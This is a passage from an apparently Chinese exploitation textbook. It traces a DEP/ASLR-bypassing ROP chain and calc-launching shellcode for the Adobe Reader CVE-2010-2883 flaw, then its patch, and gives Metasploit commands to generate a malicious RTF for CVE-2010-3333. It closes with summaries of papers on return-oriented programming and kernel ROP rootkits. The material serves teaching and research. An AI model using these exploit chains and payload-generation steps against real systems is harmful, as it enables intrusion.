4A8063A6    C3                retn             ; esp
 = 0C0C0C90, eip = 4A842DB2


4A842DB2    97                xchg eax,edi
4A842DB3    C3                retn             ; esp
 = 0C0C0C94, eip = 4A802AB1


4A802AB1    5B                pop ebx          ; esp
 = 0C0C0C98, ebx = 00000008
4A802AB2    C3                retn             ; esp
 = 0C0C0C9C, eip = 4A80A8A6


4A80A8A6    213C5C            and dword ptr ss:[esp
+ebx*2],edi
...
4A80A8C8    32C0              xor al,al
4A80A8CA    C3                retn             ; esp
 = 0C0C0CA0, eip = 4A801F90


4A801F90    58                pop eax          ; esp
 = 0C0C0CA4, eax = 4A849030 <&KERNEL32.MapViewOfF
ile>
4A801F91    C3                retn             ; esp
 = 0C0C0CA8, eip = 4A80B692


4A80B692  - FF20              jmp dword ptr ds:[eax
]                       ; kernel32.MapViewOfFile
```

调用函数 kernel32.MapViewOfFileEx 将文件映射到内存映射地址空间，各参数如下所示：

```
0C0C0C8C   000003D8  |hMapObject = 000003D8
0C0C0C90   00000022  |AccessMode = 0x22
0C0C0C94   00000000  |OffsetHigh = 0x0
0C0C0C98   00000000  |OffsetLow = 0x0
0C0C0C9C   00010000  |MapSize = 10000 (65536.)
0C0C0CA0   00000000  \BaseAddr = NULL
```

最后调用函数 memcpy 将真正的 shellcode 复制到 MapViewOfFile 返回的地址处。这是一段可读可写可执行的内存，从而绕过 DEP。另外由于所使用的 gadgets 都来自 icucnv36.dll 模块，该模块不受 ASLR 的影响，所以同时也相当于绕过了 ASLR。

```
4A8063A5    59              pop ecx         ; esp
 = 0C0C0CC8, ecx = 4A8A0004
4A8063A6    C3              retn            ; esp
 = 0C0C0CCC, eip = 4A802196

4A802196    8901            mov dword ptr ds:[ecx
],eax
4A802198    C3              retn            ; esp
 = 0C0C0CD0, eip = 4A8063A5

4A8063A5    59              pop ecx         ; esp
 = 0C0C0CD4, ecx = 4A801064
4A8063A6    C3              retn            ; esp
 = 0C0C0CD8, eip = 4A842DB2
```

```
4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn            ; esp
 = 0C0C0CDC, eip = 4A802AB1


4A802AB1    5B              pop ebx         ; esp
 = 0C0C0CE0, ebx = 00000030
4A802AB2    C3              retn            ; esp
 = 0C0C0CE4, eip = 4A80A8A6


4A80A8A6    213C5C          and dword ptr ss:[esp
+ebx*2],edi
...
4A80A8C8    32C0            xor al,al
4A80A8CA    C3              retn            ; esp
 = 0C0C0CE8, eip = 4A801F90


4A801F90    58              pop eax         ; esp
 = 0C0C0CEC, eax = 4A8A0004
4A801F91    C3              retn            ; esp
 = 0C0C0CF0, eip = 4A80A7D8


4A80A7D8    8B00            mov eax,dword ptr ds:
[eax]
4A80A7DA    C3              retn            ; esp
 = 0C0C0CF4, eip = 4A8063A5


4A8063A5    59              pop ecx         ; esp
 = 0C0C0CF8, ecx = 4A801064
4A8063A6    C3              retn            ; esp
 = 0C0C0CFC, eip = 4A842DB2
```

```
4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn            ; esp
 = 0C0C0D00, eip = 4A802AB1


4A802AB1    5B              pop ebx         ; esp
 = 0C0C0D04, ebx = 00000020
4A802AB2    C3              retn            ; esp
 = 0C0C0D08, eip = 4A80A8A6


4A80A8A6    213C5C          and dword ptr ss:[esp
+ebx*2],edi
...
4A80A8C8    32C0            xor al,al
4A80A8CA    C3              retn            ; esp
 = 0C0C0D0C, eip = 4A8063A5


4A8063A5    59              pop ecx         ; esp
 = 0C0C0D10, ecx = 4A801064
4A8063A6    C3              retn            ; esp
 = 0C0C0D14, eip = 4A80AEDC


4A80AEDC    8D5424 0C       lea edx,dword ptr ss:
[esp+0xC]  ; edx = 0C0C0D20
4A80AEE0    52              push edx
4A80AEE1    50              push eax
4A80AEE2    FF7424 0C       push dword ptr ss:[es
p+0xC]
4A80AEE6    FF35 3C098A4A   push dword ptr ds:[0x
4A8A093C]
4A80AEEC    FFD1            call ecx        ; esp
 = 0C0C0D00, eip = 4A801064
4A80AEEE    83C4 10         add esp,0x10
4A80AEF1    C3              retn
```

```
4A801064    C3              retn            ; esp
 = 0C0C0D04, eip = 4A80AEEE


4A80AEEE    83C4 10         add esp,0x10
4A80AEF1    C3              retn            ; esp
 = 0C0C0D18, eip = 4A801F90


4A801F90    58              pop eax         ; eax
 = 00000034
4A801F91    C3              retn            ; esp
 = 0C0C0D20, eip = 4A80D585


4A80D585    03C2            add eax,edx     ; eax
 = 0C0C0D54
4A80D587    C3              retn            ; esp
 = 0C0C0D24, eip = 4A8063A5


4A8063A5    59              pop ecx         ; ecx
 = 4A801064
4A8063A6    C3              retn            ; esp
 = 0C0C0D2C, eip = 4A842DB2


4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn            ; esp
 = 0C0C0D30, eip = 4A802AB1


4A802AB1    5B              pop ebx         ; ebx
 = 0000000A
4A802AB2    C3              retn            ; esp
 = 0C0C0D38, eip = 4A80A8A6
```

```
4A80A8A6    213C5C          and dword ptr ss:[esp
+ebx*2],edi
...
4A80A8C8    32C0            xor al,al
4A80A8CA    C3              retn            ; esp
 = 0C0C0D3C, eip = 4A801F90


4A801F90    58              pop eax         ; eax
 = 4A849170 <&MSVCR80.memcpy>
4A801F91    C3              retn            ; esp
 = 0C0C0D44, eip = 4A80B692


4A80B692  - FF20            jmp dword ptr ds:[eax
]                   ; msvcr80.memcpy
```

调用函数 memcpy ，各参数如下所示：

```
0C0C0D44   03E90000  /CALL 到 memcpy
0C0C0D48   03E90000  |dest = 03E90000
0C0C0D4C   0C0C0D54  |src = 0C0C0D54
0C0C0D50   00001000  \n = 1000 (4096.)
```

然后这段复制过去的 shellcode 会被解密，并跳到 03E900A3 执行：

```
03E9000E    B1 31           mov cl,0x31
03E90010    315A 18         xor dword ptr ds:[edx
+0x18],ebx
03E90013    035A 18         add ebx,dword ptr ds:
[edx+0x18]
03E90016    83C2 04         add edx,0x4
03E90019  ^ E2 F5           loopd short 03E90010
03E9001B    FC              cld
03E9001C    E8 82000000     call 03E900A3
```

```
d 03E90000:

03E90000  DB C1 D9 74 24 F4 BB 81 F4 49 9E 5A 29
C9 B1 31  亝賢$艋侓I澛)杀1
03E90010  31 5A 18 03 5A 18 83 C2 04 E2 F5 FC E8
82 00 00  1ZZ兟怩夔?.
03E90020  00 60 89 E5 31 C0 64 8B 50 30 8B 52 0C
8B 52 14  .`夊1繬婸0婻.婻
03E90030  8B 72 28 0F B7 4A 26 31 FF AC 3C 61 7C
02 2C 20  媟(稪&1|?a|,
03E90040  C1 CF 0D 01 C7 E2 F2 52 57 8B 52 10 8B
4A 3C 8B  料.氢騌W婻婮<
03E90050  4C 11 78 E3 48 01 D1 51 8B 59 20 01 D3
8B 49 18  Lx銱袮婋 訃I
03E90060  E3 3A 49 8B 34 8B 01 D6 31 FF AC C1 CF
0D 01 C7  ?I???|奨?
03E90070  38 E0 75 F6 03 7D F8 3B 7D 24 75 E4 58
8B 58 24  8鄒?}?}$u銘婦$
03E90080  01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04
8B 01 D0  般?K婦訃?
03E90090  89 44 24 24 5B 5B 61 59 5A 51 FF E0 5F
5F 5A 8B  塂$$[[aYZQ|鄉_Z
03E900A0  12 EB 8D 5D 6A 01 8D 85 B2 00 00 00 50
68 31 8B  霴]j崊?..Ph1
03E900B0  6F 87 FF D5 BB F0 B5 A2 56 68 A6 95 BD
9D FF D5  o?栈鸬h 鐂絃|
03E900C0  3C 06 7C 0A 80 FB E0 75 05 BB 47 13 72
6F 6A 00  <|.€鉗u籊roj.
03E900D0  53 FF D5 63 61 6C 63 2E 65 78 65 00 0C
0C 0C 0C  S|誧alc.exe.....
03E900E0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0C 0C 0C  ................
```


最后弹出计算器：

```
03E900A3    5D               pop ebp          ; ebp
 = 03E90021
03E900A4    6A 01            push 0x1
03E900A6    8D85 B2000000    lea eax,dword ptr ss:
[ebp+0xB2] ; eax = 03E900D3 "calc.exe"
03E900AC    50               push eax
03E900AD    68 318B6F87      push 0x876F8B31
03E900B2    FFD5             call ebp
```

补丁

利用 BinDiff 插件进行二进制比对，可以看到在修复漏洞时使用函数 sub_813391E 替换了 strcat ：

```
0.92 0.97 GI-JE-C 0803DD33 sub_803DD33 0803DCF9 s
ub_803DCF9   call reference matching    50    52
   51    220    254    247    72    84    83
```



跟进函数 sub_813391E ：

```
.text:0813391E ; int __cdecl sub_813391E(char *St
r, char *Source, int)
.text:0813391E sub_813391E      proc near
       ; CODE XREF: sub_803C375+244↑p
.text:0813391E
```

```
        ; sub_803C375+2BB↑p ...
.text:0813391E
.text:0813391E Str              = dword ptr  4
.text:0813391E Source           = dword ptr  8
.text:0813391E arg_8            = dword ptr  0Ch
.text:0813391E
.text:0813391E                  push    esi
.text:0813391F                  mov     esi, [esp+
4+Str]
.text:08133923                  push    esi
        ; Str
.text:08133924                  call    strlen
         ; 获得 uniqueName 的长度，返回值在 eax 中
.text:08133929                  pop     ecx
.text:0813392A                  mov     ecx, [esp+
4+arg_8]   ; ecx 的值是 0x104
.text:0813392E                  cmp     ecx, eax
            ; 判断是否大于 0x104 个字节
.text:08133930                  ja      short loc_
8133936     ; 跳转
.text:08133932                  mov     eax, esi
.text:08133934                  pop     esi
.text:08133935                  retn
.text:08133936 ; ---------------------------------
-------------------------------------------
.text:08133936
.text:08133936 loc_8133936:
        ; CODE XREF: sub_813391E+12↑j
.text:08133936                  sub     ecx, eax
.text:08133938                  dec     ecx
.text:08133939                  push    ecx
        ; Count ; ecx = ecx - eax - 1
.text:0813393A                  push    [esp+8+Sou
rce]  ; Source
.text:0813393E                  add     eax, esi
            ; 动态调整栈空间
.text:08133940                  push    eax
        ; Dest
.text:08133941                  call    ds:strncat
            ; strncat 复制字符串
```

```
.text:08133947                      add     esp, 0Ch
.text:0813394A                      pop     esi
.text:0813394B                      retn
.text:0813394B sub_813391E          endp
```

使用更安全的 strncat 替代 strcat ，限制字符串长度为 0x104 字节，并且根据字符串长度动态地调整栈空间。

参考资料

- 《漏洞战争》
- https://www.cvedetails.com/cve/CVE-2010-2883/
- PDF File Format: Basic Structure
- TrueType 1.0 Font Files

7.1.9 cve-2010-3333 Microsoft Word RTF pFragments 栈溢出漏洞

下载文件

漏洞描述

cve-2010-3333 漏洞是一个栈溢出漏洞，该漏洞是由于 Microsoft Office 软件中的 Open XML 文件格式转换器在处理 RTF 中的 "pFragments" 属性时存在栈溢出，可能导致任意代码执行。受影响的版本有：MS Office 2003 SP3、Office 2007 SP0、Office 2010 等。

漏洞复现

	推荐使用的环境	备注
操作系统	Windows XP SP3	体系结构：32 位
调试器	OllyDbg	版本号：吾爱专版
反汇编器	IDA Pro	版本号：7.0
漏洞软件	MS Office	版本号：2003 SP3

我们利用 Metasploit 来生成拒绝服务攻击样本：

```
msf > search cve-2010-3333
   Name                                                         Discl
osure Date  Rank   Description
   ----                                                         -----
----------  ----   -----------
   exploit/windows/fileformat/ms10_087_rtf_pfragments_bof  2010-
11-09       great  MS10-087 Microsoft Word RTF pFragments Stack
Buffer Overflow (File Format)

msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > sh
ow info

msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > se
t target 6
target => 6

msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > se
t filename cve20103333.rtf
filename => cve20103333.rtf

msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > ex
ploit
[*] Creating 'cve20103333.rtf' file ...
[+] cve20103333.rtf stored at /home/firmy/.msf4/local/cve2010333
3.rtf
```

漏洞分析

参考资料

- https://www.cvedetails.com/cve/CVE-2010-2333

第八章 学术篇

论文下载： 链接：https://pan.baidu.com/s/1G-WFCzAU2VdrrsHqJzjGpw 密码：vhfw

8.1 The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

论文：https://hovav.net/ucsd/dist/geometry.pdf

简介

论文提出了一种 return-into-libc 的攻击方法，以对抗针对传统代码注入攻击的防御技术（W⊕X）。它不会调用到完整的函数，而是通过将一些被称作 gadgets 的指令片段组合在一起，形成指令序列，以达到任意代码执行的效果。这一技术为返回导向编程（Return-Oriented Programming）奠定了基础。

背景

对于一个攻击者，它要完成的任务有两个：

1. 首先它必须找到某种方法来改变程序的执行流
2. 然后让程序执行攻击者希望的操作

在传统的栈溢出攻击里，攻击者通过溢出改写返回地址来改变程序执行流，将指针指向攻击者注入的代码（shellcode），整个攻击过程就完成了。

后来很多针对性的防御技术被提出来，其中 W⊕X 将内存标记为可写（W）或可执行（X），但不可以同时兼有，这样的结果是要么攻击者的代码注入不了，要么即使攻击者在可写的内存中注入了代码，也不可以执行它。

那既然代码注入不可行，一种思路是利用内存中已有的程序代码，来达到攻击的目的。由于标准 C 库几乎在每个 Linux 程序执行时都会被加载，攻击者就开始考虑利用 libc 中的函数，这种技术就是最初版本的 return-into-libc。理论上来说，通过在栈上布置参数，即可调用任意程序在 text 段上和 libc 中的任意函数。

那么 W⊕X 对 return-into-libc 的影响是什么呢？主要有下面两点：

1. 在 return-into-libc 攻击中，攻击者可以一个接一个地调用 libc 中的函数，但这个执行流仍然是线性的，而不像代码注入那样可以执行任意代码。

2. 攻击者只能使用程序 text 段中已有的和 libc 中加载的函数，通过移除这些特定的函数即可对攻击者加以限制。

在这样的背景下，本论文就提出了一种新型的 return-into-libc 攻击方法。这种方法可以执行任意代码，而且不需要调用到任何函数。

寻找指令序列

为了完成指令序列的构建，首先需要在 libc 中找到一些以 return 指令结尾，并且在执行时必然以 return 结束，而不会跳到其它地方的小工具（gadgets），算法如下：

Algorithm Galileo:
    create a node, *root*, representing the ret instruction;
    place *root* in the trie;
    for *pos* **from** 1 **to** *textseg_len* **do**:
        if the byte at *pos* is c3, i.e., a ret instruction, **then**:
            call BuildFrom(*pos*, *root*).

Procedure BuildFrom(index *pos*, instruction *parent_insn*):
    for *step* **from** 1 **to** *max_insn_len* **do**:
        if bytes $[(pos - step) \ldots (pos - 1)]$ decode as a valid instruction *insn* **then**:
            ensure *insn* is in the trie as a child of *parent_insn*;
            if *insn* isn't boring **then**:
                call BuildFrom($pos - step$, *insn*).

Figure 1: The Galileo Algorithm.

大概就是扫描二进制找到 ret 指令，将其作为 trie 的根节点，然后回溯解析前面的指令，如果是有效指令，将其添加为子节点，再判断是否为 boring，如果不是，就继续递归回溯。举个例子，在一个 trie 中一个表示 `pop %eax` 的节点是表示 `ret` 的根节点的子节点，则这个 gadgets 为 `pop %eax; ret` 。如此就能把有用的 gadgets 都找出来。

那么哪些指令是 boring 的呢？

1. 该指令是 `leave` ，并且后跟一个 `ret` 指令
2. 或者该指令是一个 `pop %ebp` ，并且后跟一个 `ret` 指令
3. 或者该指令是返回或者非条件跳转

找到这些 gadgets 之后，就可以根据需要将它们串起来形成 ROP 链，执行任意代码了。

8.2 Return-Oriented Programming without Returns

论文：https://www2.cs.uic.edu/~s/papers/noret_ccs2010/noret_ccs2010.pdf

简介

论文提出了一种不依赖于使用 return 指令的 ROP 技术。这种攻击方法是在 libc 中找到一些特定的指令序列，来替代 return 指令，完成和 return 同样的工作。这些指令具备图灵完备性，已经在 (x86)Linux 和 (ARM)Android 中被证实。

由于该攻击方法并不使用 return 指令，所以那些基于 return 原理实现的 ROP 防御技术就失效了。

背景

正常程序的指令流执行和 ROP 的指令流执行有很大不同，至少存在下面两点：

- ROP 执行流会包含了很多 return 指令，而且这些 return 指令只间隔了几条其他指令
- ROP 利用 return 指令来 unwind 堆栈，却没有与 `ret` 指令相对应的 `call` 指令

针对上面两点不同，研究人员提出了很多 ROP 检测和防御技术：

- 针对第一点不同，可以检测程序执行中是否有频繁 return 的指令流，作为报警的依据
- 针对第二点不同，可以通过 call 和 return 指令来查找正常程序中通常都存在的后进先出栈里维护的不变量，判断其是否异常。或者维护一个影子堆栈（shadow stack）作为正常堆栈的备份，每次 return 时对比影子堆栈和正常堆栈是否一致。
- 还有更极端的，在编译器层面重写二进制文件，消除里面的 return 指令

所以其实这些早期的防御技术都默认了一个前提，即 ROP 中必定存在 return 指令。所以反过来想，如果攻击者能够找到既不使用 return 指令，又能改变执行流执行任意代码的 ROP 链，那么就成功绕过了这些防御。

ROP Without Returns

于是不依赖于 return 指令的 ROP 技术诞生了。

我们知道 return 指令的作用主要有两个：一个是通过间接跳转改变执行流，另一个是更新寄存器状态。在 x86 和 ARM 中都存在一些指令序列，也能够完成这些工作，它们首先更新全局状态（如栈指针），然后根据更新后的状态加载下一条指令序列的地址，最后跳转过去执行（把它们叫做 update-load-branch 指令序列）。使用这些指令序列完全可以避免 return 指令的使用。

就像下面这样， `x` 代表任意的通用寄存器：

```
pop x
jmp *x
```

`r6` 通用寄存器里是更新后的状态：

```
adds r6, #4
ldr r5, [r6, #124]
blx r5
```

由于 update-load-branch 指令序列相比 return 指令更加稀少，所以需要把它作为 trampoline 重复利用。在构造 ROP 链时，选择以 trampoline 为目标的间接跳转指令结束的指令序列。当一个 gadget 执行结束后，跳转到 trampoline，trampoline 更新程序全局状态，并将程序控制交给下一个 gadget，由此形成 ROP 链。

跳转攻击流程的原理如下图所示：




Figure 1: Return-oriented programming without returns

在 x86 上，我们使用一个寄存器 y 保存 trampoline 的地址，那么以间接跳转到 y 结束的指令序列的行为就像是以一个 update-load-branch 指令结束一样。并形成像 ROP 链一样的东西。这种操作在 ARM 上也是类似的。

x86 上的具体实现

x86 上的 return 指令有如下效果：

1. 检索堆栈顶部的 4 个字节，用它设置指令指针 eip
2. 将堆栈指针 esp 值增加 4

传统的 ROP 就是依靠这个操作将布置到栈上的指令片段地址串起来，依次执行。

现在我们考虑下面的指令序列：

```
pop %eax; jmp *%eax
```

它的行为和 return 很像，唯一的副作用是覆盖了 eax 寄存器的内容。现在假设程序的执行不依赖于 eax 寄存器，那么这一段指令序列就完全可以取代 return，这一假设正是本论文的关键。

首先，我们当然可以把 eax 换成其它任意一个通用寄存器。其次，比起单间接跳转，我们通常使用双重间接跳转：

```
pop %eax; jmp *(%eax)
```

此时 eax 寄存器存放的是一个被叫做 sequence catalog 表中的地址，该表用于存放各种指令序列的地址，也就是类似于 GOT 表的东西。第一次跳转，是从上一段指令序列跳到 catalog 表，第二次跳转，则从 catalog 表跳转到下一段指令序列。这样做使得 ROP 链的构造更加便捷，甚至可以根据某指令序列相对表的偏移来实现跳转。

下图是一个函数调用的示例：




Figure 4: Function call gadget. This convoluted gadget makes the function call $result \leftarrow f(arg_1, arg_2, \ldots, arg_k)$ where the arguments have already been placed at $n+4$, $n+8$, $\ldots$, $n+4k$. The return value is stored into memory at address *result*.

8.3 Return-Oriented Rootkits: Bypassing Kernel Code Integrity Protection Mechanisms

论文：https://www.usenix.org/legacy/event/sec09/tech/full_papers/hund.pdf

简介

本论文设计并实现了一个能够自动化构建 ROP 指令序列的攻击系统。由于系统使用的指令序列来自内核已有的代码，而不需要进行代码注入，所以能够绕过内核代码完整性保护机制。

内核完整性保护机制

内核模块签名

这一机制要求所有内核模块都需要经过数字签名的验证，并拒绝加载验证失败的代码，所以它的有效性在模块加载时体现，可以一定程度上防御代码注入攻击。但这种方法并不能保证已有的内核代码中没有可以利用的漏洞或指令序列。

W⊕X

这一机制通过对内存进行可读或可写的标记，能够在运行时防御代码注入攻击。这种机制对于内核的有效性在于，它假设了攻击者会对内核空间的代码进行修改和执行，然而在实践中，攻击者往往先获得用户空间的权限，然后修改虚拟地址中用户空间部分的页面权限。由于页表的不可执行位标记不够精细，所以不可能仅在用户模式下就将页面标记为可执行。于是攻击者可以在用户空间准备好自己的指令，然后让漏洞代码跳转到那里执行。

自动化 ROP

基于 ROP 技术，就可以绕过上面的内核完整性保护机制。

内核 ROP 如下图所示：




Figure 1: Schematic overview of return-oriented programming on the Windows platform

自动化攻击系统的结构如下图所示：

